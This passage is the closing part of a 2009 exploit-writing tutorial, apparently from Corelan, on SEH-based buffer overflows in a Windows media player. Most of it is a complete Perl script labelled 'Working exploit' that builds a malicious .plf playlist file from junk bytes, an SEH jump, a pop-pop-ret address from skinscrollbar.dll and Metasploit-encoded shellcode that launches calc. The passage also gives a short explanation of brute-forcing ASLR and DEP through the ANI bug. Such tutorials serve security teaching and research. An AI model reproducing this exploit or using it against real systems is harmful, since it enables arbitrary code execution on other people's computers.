* mediaplayerctrl.dll (0×64000000)

* netreg.dll (0×64100000)

* versioninfo.dll (0×67000000)

So a pop pop ret from any of these modules (or, alternatively, a jmp/call dword[reg+nn] would work too)



Working exploit (SE structure hit after 608 bytes, using pop pop ret from skinscrollbar.dll) :

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
my $nseh = "\xeb\x18\x90\x90";
my $seh = pack('V',0x100101e7); #p esi/p ecx/ret from skinscrollbar.dll
my $nop = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
```

```
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```

ASLR and DEP

The ANI exploit illustrates a possible way of bypassing DEP and ASLR at the same time. The vulnerable code that allowed for the ANI vulnerability to be exploited was wrapped in an exception handler that did not made the application crash. So the address in ntdll.dll (which is subject to ASLR and thus randomized) to disable DEP could be bruteforced by trying multiple ANI files (a maximum of 256 different files would do) each with a different address.

Questions ? Comments ?

> Feel free to post your questions, comments, feedback, etc at the forum : http://www.corelan.be:8800/index.php/forum/writing-exploits/

This entry was posted
on Monday, September 21st, 2009 at 11:45 pm and is filed under 001 – Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.